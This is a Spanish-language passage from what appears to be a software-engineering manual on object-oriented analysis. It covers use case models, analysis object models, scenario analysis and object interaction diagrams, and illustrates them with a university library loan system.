Hay un riesgo, el de caer en una trampa común, de hacer declaraciones del diseño interno porque los comportamientos observables pueden ser casos de uso. Deben ser así por que tienen que enlazarse directamente a los actores. Esto ayuda al modelo de casos de uso para asegurarse de que se concentra dentro del alcance del sistema, y no en la estructura interna, mecanismo o algoritmos. Si detalles internos tales como estos se incluyen en el documento de requerimientos, el documento va a ser poco rendible, no va ser entendible por los usuarios potenciales y puede restringir el diseño innecesariamente.

Participantes

Las personas que definen el modelo de casos de uso dependen del contexto del proyecto. No importa quien defina los requerimientos, es la responsabilidad del administrador del proyecto asegurarse de que estén formalizados apropiadamente, que sean adecuados y los usuarios los entiendan.

Si es posible, el modelo de casos de uso debe ser elaborado por un equipo pequeño el cual representa tanto a los clientes como el equipo de desarrollo (analistas) e incluye el administrador del proyecto y el líder del equipo. Por lo menos un experto del dominio debe ser incluido, y un usuario final si es posible. Es muy importante que el interés de los clientes sea representado. Si el equipo de desarrollo no tiene un cliente directo, un usuario final potencial debe tomar este rol.

Técnica

El punto de inicio para el modelo de casos de uso es la definición del problema que el sistema debe resolver. Pasar la definición del problema al modelo de casos de uso involucra descubrir exactamente las fronteras del sistema, quienes son los usuarios, y que espera del sistema cada tipo diferente de usuarios. Esto se logra generalmente por la

entrevista y la observación de los usuarios y expertos del dominio. Involucrar esta gente en revisiones regulares del modelo de caso de uso es muy importante.

Naturalmente, no todas las expectativas de los usuarios pueden ser satisfechas en el sistema, y los autores del modelo de casos de uso deben tener en cuenta que los requerimientos tienen costos. La definición del problema y el caso de negocio juntos ayuda en decidir cuales expectativas son razonables.

Guías y Consejos

- Involucrar clientes, expertos en el dominio y usuarios finales en la formulación y revisión del modelo de casos de uso
- Dirigir todas las actividades del desarrollo desde los casos de uso hsata la implementación en particular. Todas las actividades del desarrollo deben poder ser rastreables a los casos de uso. Esto garantiza que solamente el sistema requerido se construye. Una manera muy practica de hacer esto es usar el enfoque orientado a escenarios.
- Dirigir las pruebas de aceptación del sistema de los casos de uso, y luego cerrar el ciclo de desarrollo.

- Si un formato particular del documento de requerimientos debe ser escrito, se construye primero el modelo de casos de uso y se deriva el documento de requerimientos funcionales a partir de él. Es preferible por que el modelo de casos de uso es un buen mecanismo para comunicarse con los clientes y usuarios, y es apropiado ponerse de acuerdo sobre el modelo de casos de uso primero. Si un documento de requerimientos funcionales ya existe, entonces la información contenida en él debe ser la entrada a un modelo de casos de uso el cual necesita igualmente ser revisado por los clientes, expertos del dominio y usuarios.
- Considerar al modelo de casos de uso y el análisis de escenarios como un par complementario de productos. El modelo de casos de uso identifica las fronteras del sistema, agentes externos y requerimientos del sistema de alto nivel; el análisis del escenario detalla los requerimientos y saca las variaciones del comportamiento del sistema. Juntos todos ellos constituyen los requerimientos funcionales del sistema. También son especificaciones funcionales abstractas del sistema. La especificación es abstracta en el sentido de que ignora los detalles de la interface, estos detalles se agregan durante el diseño, los escenarios del diseño pueden ser considerados para las especificaciones funcionales más concretas del sistema.
- Si el sistema al construir es grande, puede haber muchos casos de uso. En esta situación los casos de uso deben ser organizados en cierta manera. El principio de

organización seleccionada debe ser consistente con el orden en que se analizan los requerimientos para simplificar el análisis.

Por ejemplo, si el sistema es a tiempo real; entonces el análisis se maneja por los modelos de estado, sería apropiado organizar los casos de uso de acuerdo a los posibles estados del sistema. Si el sistema es más estático, el análisis se maneja por el modelo de objetos, entonces sería más apropiado organizar los casos de uso de acuerdo a las partes del sistema que ellos afectan. Este proceso va a ser más fácil si ya se ha realizado un análisis de dominio y las clases de problema de dominio ya hayan sido definidas. Los casos de uso se agrupan de acuerdo a las clases que relacionan.

- Un modelo de casos de uso no debe evitarse por la cantidad de detalles que aparentemente necesita. Un modelo de casos de uso mínimo consiste en una lista de actores, una lista de casos de uso y una representación de los vínculos entre ellos. Vale la pena hacer y mantener un modelo mínimo de casos de uso como este.
- No duplique la información entre el modelo de casos de uso y el análisis de escenarios. Solamente documenta lo necesario y suficiente del modelo de casos de uso para poder escribir análisis de escenarios.
- No olvide incluir los elementos externos como los actores.

- Si un modelo de casos de uso es parte de un manual que describe un subsistema, entonces los otros subsistemas aparecerán en este modelo como actores.
- Pueden anotarse comentarios de diseño e interface pero no las confunda con los requerimientos funcionales
- Cada caso de uso y actor deben ser documentados, de tal manera que describan los requerimientos funcionales que debe cumplir el sistema. Por lo general se requiere un día para definir cada caso de uso [8], pero esto depende de la familiaridad que se posea acerca del dominio y que tan obvios son los requerimientos del sistema .
- Para estimar el número total de casos de uso, se realiza un diagrama de casos de uso. Se cuenta los casos identificados y se agrega del 25% al 50% dependiendo de cuan familiarizado se está con el dominio [9]
- Si el número estimado de casos de uso excede a los 50, entonces puede que los casos de uso son demasiado específicos (similar a los escenarios), se podría considerar dividir el proyecto en subproyectos.
- Un número grande de casos de uso debe ser agrupado con el propósito de darle claridad al análisis. Esto se puede hacer por área de tópico o por actor. La agrupación por actor, consiste en relacionar a cada actor con aquellos casos de uso en los que este involucrado, y después documentar estos casos de uso en un sólo grupo. Los casos de uso pueden estar relacionados con más de un actor, por lo tanto los grupos pueden intersectar algunos casos de uso. Cuando sucede esto, los casos de uso relacionados

con varios actores son documentados una sola vez, y en los grupos en los que se lo a vuelto ha considerar, tan solo se referencia el documento en el cual fue completamente detallado.

- Al agrupar por áreas de tópico primero se identifica las diferentes áreas de interés. Esto puede llevarnos a una partición del sistema en subsistemas, o puede derivarse de una descomposición natural en términos de dominios de negocio. Por ejemplo, administración, contabilidad, seguridad, etc. Cada área de tópico es visitada, y se lista los casos de uso para ella. Con este método de agrupamiento, no se duplica los casos de uso.
- Utilice el modelo de casos de uso como un mecanismo importante para comunicarse con los clientes, usuarios y expertos del dominio. La naturaleza intuitiva del modelo facilita esto. Utilice el modelo para chequear si los requerimientos son correctos y completos con los clientes. Esto se logra fácilmente al explicar cada grupo de casos de uso sea por actor, o por área de tópico, y se trata de encontrar fallas, fronteras de sistema mal definidas, actores adicionales, errores, etc.
- El modelo de casos de uso también puede ser utilizado como base para entrevistar a los clientes para determinar los requerimientos. Tal entrevista consiste en preguntar cuales personas usan el sistema, que reportes se debe generarse y con cual sistema externo el sistema va a interactuar. Esta información resulta en una lista de actores en borrador. Los casos de uso relacionados con cada actor pueden sacarse preguntado los

diferentes roles de cada actor, y como el actor usa (o es usado por) el sistema en cada rol. Los actores deben ser agentes lógicamente distintos en vez de personas físicas o sistemas. Como se listan los casos de uso, pueden marcarlos para indicar sus áreas de tópico. Todos los casos de uso en un área de tópico específico pueden ser extraídos y examinados para ver si están completos. Por lo general esas revisiones cruzadas encontrarán omisiones. Es probable que en estas entrevistas hayan muchas variaciones.

3.5.1.2 MODELO DE OBJETOS EN ANÁLISIS

Descripción

El modelo de objetos en análisis describe los objetos del dominio, que se manifestarán en el sistema y las relaciones estáticas entre ellos que es relevante a la definición del problema. Guarda relación estrecha con el modelo de objetos de diseño, consiste en clases y relaciones entre dichas clases. Tres tipos de relaciones son comúnmente más usados: asociación, agregación y generalización/especialización (herencia). El modelo de objetos de análisis es un producto importante en el análisis de sistemas orientado a objetos.

Propósito

Un modelo de objetos es una manera fundamental de documentar aspectos estáticos de los objetos en el dominio del problema. El modelamiento de objetos es lo que hace la diferencia entre el desarrollo orientado a objetos con la metodología tradicional. La idea básica es descomponer un sistema en clases de objetos que reciben y envían mensajes, tienen responsabilidades y colaboran con otros objetos para que estos cumplan con sus responsabilidades.

El poder del modelamiento de objetos, en contraste con el modelamiento de flujo de datos o flujo de control, consiste en el enfoque al modelar abstracciones completas. Estos objetos encapsulan datos y comportamiento, es posible utilizar el mismo concepto básico durante todo el proceso desde análisis hasta la etapa de codificación. Por el contrario, cuando un problema es analizado de la forma convencional los datos y los métodos se encuentran separados y se diseña la solución en términos de funciones.

Participantes

El modelamiento de objetos es una tarea de los arquitectos y los analistas. Es esencial tener la participación activa de los clientes y/o expertos de dominio en esta actividad. Los objetos modelados en análisis pertenecen al mundo real, es decir, al dominio del problema; son los clientes, usuarios y expertos de dominio la audiencia correcta para

validar el modelo. Con su participación, el problema puede ser mejor entendido y va a existir menos errores en el análisis.

Técnica

- Identificar las abstracciones principales del dominio de problema que satisfacen el criterio de objetos: identidad, estado y comportamiento
- El comportamiento de los objetos en análisis pueden ser actividades y/o servicios
- Se define cada candidato a objeto identificado usando una lista de glosarios corta
- Se conectan las clases candidatas para identificar relaciones entre ellas: asociaciones y generalización/especialización.
- Añadir responsabilidades

  -- Atributos principales

  -- Comportamiento

  -- Agregaciones
- Chequear consistencia con los DIAGRAMAS DE INTERACCIÓN DE OBJETOS (DIO)s (ver sección 3.5.1.4) y diagramas de estado
- Iterar hasta que el modelo sea estable
- Actualizar las descripciones de las clases
- Reestructurar y refinar tanto como sea necesario

Después de completar el modelo de objetos de análisis, si el dominio es muy grande, puede particionar el modelo en áreas o tópicos. Los modelos grandes necesitan organización interna y particiones, esto nos ayuda a agrupar clases y concentrar nuestra atención en un subconjunto del modelo a la vez. La partición separa análisis y diseño. La frontera entre el análisis y diseño para el desarrollo orientado a objetos no es tan claro como la entre el análisis y diseño de programación estructurada. La agrupación de clases puede ya iniciarse en análisis como es opuesto en el desarrollo convencional. En análisis, la división en áreas o tópicos facilita el desarrollo paralelo por varios equipos.

Los áreas o tópicos son decididos por criterios lógicos destinados a producir un análisis claro y simple. La meta de particionar un diseño en subsistemas es diferente. Mientras el análisis de áreas o tópico y subsistemas de diseño podrían ser alianzas en ciertos sistemas, esto es incidental y no inherente en la definición de productos de trabajo.

Notaciones:

Clases

Una clase consta de 3 partes: el nombre de la clase, una lista de atributos (con tipos opcionales) y una lista de operaciones o servicios. (ver Fig.3)

Fig. 3 (Modelo de Objetos)

Generalización/especialización

Es usado generalmente para mostrar la relación de herencia (super/sub) donde los tipos sub hereda las propiedades (atributos y servicios) de los tipos super.

Asociación

Asociaciones es una manera fundamental de describir como un objeto usa el otro para completar una tarea. Si dos clases tiene una asociación entre ellas, las instancias de estas clases, son o puede ser enlazadas. Los enlaces entre las instancias puede ser tratados como instancias de la asociación de las clases. Una asociación es la conexión mediante la cual mensajes pueden pasar con el fin de accesar atributos y servicios de otros componentes del modelo. Una asociación es una relación binaria al nivel de análisis, refleja enlaces conceptuales o físicos entre objetos de clases asociadas. Al nivel de

análisis, no se determina si una asociación representa un enlace conceptual o físico, esta diferencia es más importante al tiempo de diseño.

Agregaciones

Agregación es una forma especial de asociación y muestra otra perspectiva. Representa una relación de jerarquía de parte-todo de las clases en el modelo. Una clase se descompone en clases componentes, entonces la clase "contiene" a otras clases.

Guía y Consejos

- No sobrecargue las notaciones de modelamiento con complicaciones innecesarias, mientras más simple mejor. El modelo de objetos debe ser entendible por los expertos y principiantes
- El modelo no debe contener ninguna decisión del diseño. Diseño, no análisis, es dirigido por los requerimientos no funcionales del sistema que representa restricciones de como el sistema funciona, por ejemplo, restricciones de rendimiento y disponibilidad. No se añade detalles a un modelo de análisis para satisfacer requerimientos no funcionales, esto se lo deja para el producto del diseño.
- Objetos en el modelo de objetos de análisis deberían relacionarse con los objetos del dominio del problema, lo que significa algo para los usuarios finales.
- Dejar de ser demasiado abstracto, use la convención de nombres que la gente familiarizada con el dominio usaría

- Nombrar los objetos y servicios con consistencia y significado

  -- Nombrar las clases de objetos con frases

  -- Nombrar los servicios que modifican a los objetos con verbos activos

  -- Nombrar los servicios que realizan "query" de objetos con verbos que indica el "query"

- Evitar los objetos controladores que controla al resto. La meta de usar un enfoque orientado a objetos es la distribución de funciones en el sistema. Los controladores actúan en contra de esta tendencia
- Evitar herencias múltiples (que se hereda de múltiples super clases) a menos que al seguir esta guía resulta en un diseño poco flexible
- Eliminar objetos no conectados del modelo de objetos
- Descomponer objetos a los componentes más primitivos con significado algo para los usuarios
- Mantener el árbol de herencia lo más corto posible para reducir el impacto de los cambios hechos en la superclase a las subclases de bajo nivel. La mayoría de los diseños se capturan con 3 o menos niveles
- Cuando determina el dueño de una operación, el servicio debería estar asociado con proveedores (server) y no el cliente (requester)
- Es mejor tener muchos objetos simples que pocos objetos muy complejos. Un objeto demasiado complejo con muchos atributos puede ser la señal de que el objeto puede

ser divididos en objetos más pequeños. En otras palabras, asegúrese de que cada objeto solamente representa una abstracción. Una señal de que esta violando esta regla es cuando es muy difícil encontrar un nombre representativo para la clase.

- No se preocupe de la eficiencia o minimización de clases en el modelo de objetos de análisis
- Asociaciones al tiempo de análisis son bidireccionales, como todavía es demasiado temprano para decidir cual de los dos objetos tendrá la responsabilidad de guardar la información sobre el otro, o ningún objeto puede saber del otro. Durante el diseño, podríamos decidir a inventar un tercer objeto que guarde la información (relacionado con el enlace entre estos dos objetos)
- Cuando tenga una duda, use asociaciones en lugar de agregación que es más general
- Cuando se identifica una clase, registra una definición corta de ella en algún formato de glosarios. Con la ayuda de la herramienta el modelo de objetos y las descripciones de clases probablemente son representaciones diferentes de la misma información
- Si un modelo es grande, considere romperlo en áreas o tópicos

3.5.1.3 ANÁLISIS DE ESCENARIOS

Un diagrama de escenarios muestra la interacción de un conjunto de objetos en una aplicación a través del tiempo. Esta descripción es importante porque puede dar detalle a los casos de uso, aclarándolos al nivel de mensajes de los objetos existentes, como

también muestra el uso de los mensajes de las clases diseñadas en el contexto de una operación.

A continuación se muestra un ejemplo de diagrama de escenarios, que da detalle al caso de uso PrestarLibro del ejemplo del sistema de administración bibliotecaria de la ESPOL. (ver Fig. 4)




Fig. 4 (Diagrama de escenario)

Linea de vida de un objeto: Un objeto se representa como una línea vertical punteada con un rectángulo de encabezado y con rectángulos a través de la línea principal que denotan la ejecución de métodos. El rectángulo de encabezado contiene el nombre del objeto y el de su clase, en un formato nombreObjeto: nombreClase. Por ejemplo, el objeto p, instancia de la clase Prestamo envía dos mensajes seguidos para dar respuesta a la operación PedirEjemplar: PedirDatos al objeto p de la clase Prestamo y CrearRegistroDePrestamo a sí mismo.

Activación: Muestra el periodo de tiempo en el cual el objeto se encuentra desarrollando alguna operación, bien sea por sí mismo o por medio de delegación a alguno de sus atributos. Se denota como un rectángulo delgado sobre la línea de vida del objeto. En el ejemplo anterior el objeto Libro se encuentra activado mientras ejecuta el método correspondiente al pedirEjemplar; el objeto pr se encuentra activo mientras se ejecuta su método PedirDatos (que ejecuta Prestamo.PedirDatos) y el objeto prestamo se encuentra activo mientras se ejecuta p.PedirDatos y CrearRegistroPrestamo.

Mensaje: El envío de mensajes entre objetos se denota mediante una línea sólida dirigida, desde el objeto que emite el mensaje hacia el objeto que lo ejecuta. En el ejemplo anterior el objeto p envía el mensaje PedirEjemplar al objeto l y un poco más adelante en el tiempo el objeto p se envía a sí mismo el mensaje CrearRegistroPrestamo.

Descripción

Un escenario es una elaboración del caso de uso. Los casos de uso son declaraciones de requerimientos funcionales de alto nivel; los escenarios añaden mas detalles y describen factores que podrian resultar en variaciones del comportamiento de un caso de uso dado.

Un escenario puede definirse como sigue:

escenario=caso de uso + asunciones(condiciones iniciales) + salidas

Un escenario describe el comportamiento del sistema en una situación particular. El modelo de casos de uso y el conjunto de escenarios juntos constituye los requerimientos funcionales del sistema. Los requerimientos pueden ser expresados formalmente o informalmente como se considere apropiado.

Propósitos

Los casos de uso son declaraciones de necesidades del usuario; sin embargo, no son suficientemente detallados para habilitar el desarrollo de modelos de análisis. Los escenarios son refinaciones de los casos de usos y son utilizados para diagramas de interacción de objetos (ver sección 3.5.1.4). Un sólo caso de uso puede generar múltiples escenarios, y escenarios derivados del mismo caso de uso puede involucrarse con diferentes clases.

Es muy efectivo definir los requerimientos de cada ciclo de desarrollo iterativo e incremental en términos de escenarios que deben ser implementados en este ciclo.

Participantes

Un equipo de analistas, dirigido por un analista bien calificado debe crear los escenarios. Es esencial que expertos en el dominio o gente familiarizada con el dominio participe como miembro de este equipo.

Técnica

Los escenarios pueden derivarse directamente de los casos de uso. Estos son construidos tomando un caso de uso e identificando las posibles salidas y diferentes condiciones que resultarían en diferentes tipos de colaboraciones (por ejemplo, un prestamo que requiere un garante resulta en diferentes tipos de interacciones con diferentes clases). A veces no es tan sencillo como suena -- pues es difícil imaginar las diferentes salidas o asunciones. Habrá ocasiones en las que se necesita ver lo que esta pasando cuando construye diagramas de interacción de objetos.

Hay otras fuentes de información a parte de casos de uso

- La colaboración de las presonas con conocimientos en el dominio
- Definición del problema
- Revisiones o simulaciones de casos de estudio
- Requerimientos funcionales (si un documento separado de requerimientos ya existe)
- Variaciones de otros escenarios
- Sacar de diagramas de interacciones de objetos

Los escenarios se generan considerando cada caso de uso a la vez. Para cada caso de uso las posibles variaciones de comportamiento son consideradas. Cada variación es documentada según el escenario correspondiente. El comportamiento del escenario es capturado para describir las asunciones que el escenario toma, es decir, las condiciones iniciales que deben ser verdaderas, y las salidas (resultados) del escenario. No se provee ninguna información de como se realiza el escenario, solamente las condiciones antes y después del escenario. Las condiciones pueden ser informales, declaraciones textuales, o pueden ser precondiciones o postcondiciones formales del escenario expresados en términos de estados y valores de atributos de los objetos participantes.

Para generar escenarios mientras se construye un diagrama de interacción de objetos, vea las preguntas que determinan quien va ser el próximo pedido o hacia donde es

dirigido (por ejemplo, cuando procesa una solicitud de prestamos, habría una diferencia si el cliente es conocido por la institución financiera o es nuevo). Cuando se hace una asunción para procesar un DIO (ver seccion 3.5.1.4), asegúrese de que sea explícito y añádalo al correspondiente escenario. Una vez hecho esto, sería más fácil generar salidas variando las asunciones (cambiar de un cliente existente a uno nuevo, cambiar de un cliente con buen crédito a uno con mal crédito)

Como todos los productos de trabajo, análisis de escenarios está sujetos al trabajo iterativo. Por ejemplo, si el modelo de estados descubre nuevos estados de una clase, entonces el lenguaje de las asunciones y salidas del escenarios se enriquecen. Y sería posible volver a declarar las asunciones y salidas del escenario con más exactitud, o sería posible identificar nuevos escenarios.

Guía y consejos

- Asignar al escenario el mismo número que el de su caso de uso correspondiente. Como un caso de uso puede generar varios escenarios, es útil extender la esquema de numeración. Por lo tanto al caso de uso #7 corresponde a escenarios #7.x
- Cuidado con las asunciones implícitas: trate de hacer todas las asunciones explícitas. Esto hace más fácil variar escenarios e identificar situaciones potenciales que podrían

involucrarse con diferentes participantes. Por ejemplo, cuando un cliente solicita un prestamo (en el dominio de banca) hay una diferencia si él es conocido por el banco. Si el cliente es nuevo en el banco y solicita un prestamo, se requerirá una cantidad de información de referencias. Por otro lado, si fuese un cliente existente, se omite este paso; sin embargo, el oficial de prestamos podria chequear la información actual de su cuenta. (por ejemplo, prestamos existentes, saldos de tarjetas de crédito, historia de prestamos, etc)

- Se encuentra nuevos escenarios por descubrir variaciones de los viejos. cuando esto sucede, asegúrese de que las asunciones nuevas son añadidas a los escenarios originales
- Presente un escenario en términos de parámetros genéricos y objetos participantes, es decir en términos de parámetros formales. Cuando los paramentos formales no son obvios, documéntelos explícitamente. Un escenario no debe referirse a valores especificos de datos a menos que sea parte del escenario. Los atributos de los escenarios que documentan los participantes y parámetros son útiles si hay muchos participantes/parámetros
- Si múltiples instancias de la misma clase participan en un escenario, entonces se debe asignar nombre de roles a cada uno. Los nombres de roles y clases pueden definirse en los atributos del participante en el escenario. Si solamente una instancia de una

clase participa, entonces el nombre del rol no es necesario a menos que aclare la relación

- Si se utilizan atributos de participantes en el escenario, entonces solo se incluye en él los objetos que son mencionados en las asunciones o lista de salidas, no otros objetos adicionales que aparecen en el diagrama de interacciones de objetos del escenario
- Si es útil, utilice nombres de los posibles estados de los objetos para expresar asunciones y salidas
- Si se usa una presentación del escenario al estilo formal, asunciones y salidas se parecen más a precondiciones y postcondiciones y puede etiquetarlos como tales
- Si las precondiciones y las postcondiciones se refieren a los atributos de objetos, estos necesitan distinguir entre los valores antes y después del escenario. Una convención es referir a todos los valores después del escenario con un signo de prima (').

3.5.1.4 DIAGRAMA DE INTERACCIÓN DE OBJETOS EN ANÁLISIS

Descripción

Un diagrama de interacción de objetos en análisis (ver Fig. 5) es una representación gráfica de un análisis de los escenarios, expresados en términos de interacciones entre objetos durante el análisis. Un análisis de DIAGRAMA DE INTERACCIÓN DE OBJETOS (DIO) presentan la dinámica del análisis de escenarios, muestran como los

objetos que participan en el escenario se colaboran entre sí para lograr los resultados deseados. Teniendo en cuenta que el análisis de escenarios se deriva directamente desde casos de uso, el análisis de DIO completa el enlace entre los requerimientos y modelo de objetos de análisis. Aunque los DIOs presentan la dinámica detrás del escenario, estos todavia representa sólo el análisis. La clave para desarrollar un DIO efectivamente es concentrarse en los objetos del mundo real para entender y abstraer solo aquello que es relevante para el problema, en vez de definir la solucion.




Fig. 5 (Diagrama de Interacción de Objetos)

Propósito

Los DIAGRAMAS DE INTERACCIÓN DE OBJETOS (DIO)s proveen una vista de alto nivel de como los objetos o instancias de las clases definidas en modelo de objetos en el análisis del modelo de objetos interactuan para llevar a cabo los escenarios que constituyen los requerimientos del sistema. Los DIOs son usados para determinar las responsabilidades necesarias para llevar a cabo un escenario, y asignar esas responsabilidades a las clases correspondientes. Los DIOs enlazan escenarios con el modelo de objetos, por lo tanto, estos pueden ser usados para ayudar a derivar este modelo o validar uno ya existente.

El próposito de DIOs es mostrar la dinámica de los objetos del mundo real desde la perspectiva de un usuario, lo que hace que sea un producto esencial en el desarrollo orientado a objetos, especialmente en un proceso orientado a escenarios.

Participantes

La construcción de DIOs es la tarea del equipo de desarrollo dirigido por un analista. Este equipo consiste de analistas, diseñadores, expertos en el dominio, y desarrolladores. Es importante que los clientes y expertos en el dominio participen en esta actividad de

modelamiento. Es vital que los escenarios y los DIOs que refinan los escenarios representen sus visiones del negocio y requerimientos. Con su participación, el problema será mejor entendido, y se tendrán menos errores en el modelamiento.

Técnica

Un DIO es creado para un escenario en particular para registrar como los objetos de una clase del modelo de objetos, debería cooperar para realizar el escenario. El diagrama registra la interacción como una secuencia de mensajes enviados entre objetos. Dibujar un DIO nos obliga a tomar decisiones de cuales clases deben tener cuales responsabilidades, o a validar decisiones previas. Se espera que la elaboración de DIO y el modelamiento de objetos se realicen juntos e iterativamente.

La elaboración de un DIO de un modelo de objetos consiste en lo siguiente:

- Decidir cuales objetos participan en un escenario. Estos objetos se insertan en el análisis de DIO como líneas verticales con etiquetas. Estas etiquetas representan los rolés que el objeto juega en el escenario, por ejemplo, "libro general" o "copia del libro general"
- Decidir la clase de cada uno de los objetos participantes. A menos que el análisis de DIO "rompa" el modelo de objetos, que frecuentemente así ocurre, la clase será una

que ya esta definida en el modelo. Si no existen clases apropiadas en el modelo, estas deben ser añadidas. Como resultado, el modelo de objetos se mejora.

- La pregunta ahora es como llevar a cabo un escenario. El comportamiento del objeto modelado en el análisis de DIO son presentados como mensajes y actividades internas. Ambos deben representarse explícitamente en un DIO en la secuencia de ocurrencia. Use las responsabilidades identificadas para cada clase de objetos participantes como menús desde los cuales pueden seleccionarse mensajes. Si no existe una responsabilidad apropiada, o si es asignada a una clase inapropiada, entonces el modelo de objetos se necesita arreglar. Por cada mensaje, se debe decidir cuales objetos lo envían, cuales lo reciben y ejecutan, y cuales son los parámetros apropiados.

La elaboración de los DIOs es un proceso iterativo que incluye el desarrollo paralelo del modelo de objetos. Para un problema centrado en comportamiento como un sistema a tiempo real, el DIO es quien dirige el análisis. Por otro lado, para un problema centrado en datos como un sistema de información, el modelo de objetos es quien juega un rol más importante en el análisis. En ambos casos, se espera que el DIO y el modelo de objetos se vuelvan más consistentes y robustos.

Guía y consejos

- Cuidar que el DIO sea consistente con la lógica del negocio. Los DIOs se usan para registrar lo que pasa en el mundo real. No debe incluirse ningún tipo de diseño o arquitectura que relaciona a la solución del sistema
- Hacer que el DIO sea lo más simple posible. Esto puede evitar mezclar los objetos de diseño u otras decisiones.
- Enfocarse en el comportamiento general del objeto, en vez de en los métodos. Los métodos solamente son significantes en la etapa de diseño. Los mensajes enviados entre dos objetos durante el análisis ayudan a modelar los comportamientos, y estos mensajes no son métodos para el recibidor de mensajes.
- Hacer que el análisis interacción de objetos sea consistente con el modelo de objetos. Si el objeto A envía un mensaje al objeto B, la clase A debe tener cierta relación con la clase B en el modelo de objetos.
- Dado que podría desarrollar cientos de DIOs, es importante capturar solamente aquellos que se derivan de las funciones principales. No explore todas las condiciones excepcionales a menos que sean significantes para los usuarios.
- Evitar que el DIO sobreespecifique sus escenarios. Un error común para los analistas es considerar detalles innecesarios. Si esto ocurre, entonces los objetos y las decisiones de diseño aparecerán en el modelo de análisis, lo que resulta en confusión y sobreespecificación. Para evitar esto debe enfocarse en los objetos del dominio del

problema, en vez de implementar los escenarios. Actividades internas en el DIO pueden ser usados para diferir interacciones de objetos de bajo nivel que pueden dirigirse a posibles sobreespecificaciones

- Un paso importante ignorados por muchos desarrolladores es detallar asunciones antes de desarrollar un análisis del DIO para un escenario. Chequee asunciones o salidas ocultas
- Evite objetos puramente pasivos (objetos que contienen datos), o objetos puramente activos (objetos controladores o administradores). Distribuya las responsabilidades entre todos los objetos.
- Dibujar el DIO en términos de objetos específicos tal como "un Libro" o "copia #1 de un libro", si proporciona claridad. La meta del análisis de Diagrama de Interacción de Objetos (DIO) no es la completitud, sino una comprensión de que es lo que falta en el análisis de modelo de objetos.
- Cuídese con las asunciones implícitas, hagalas explícitas
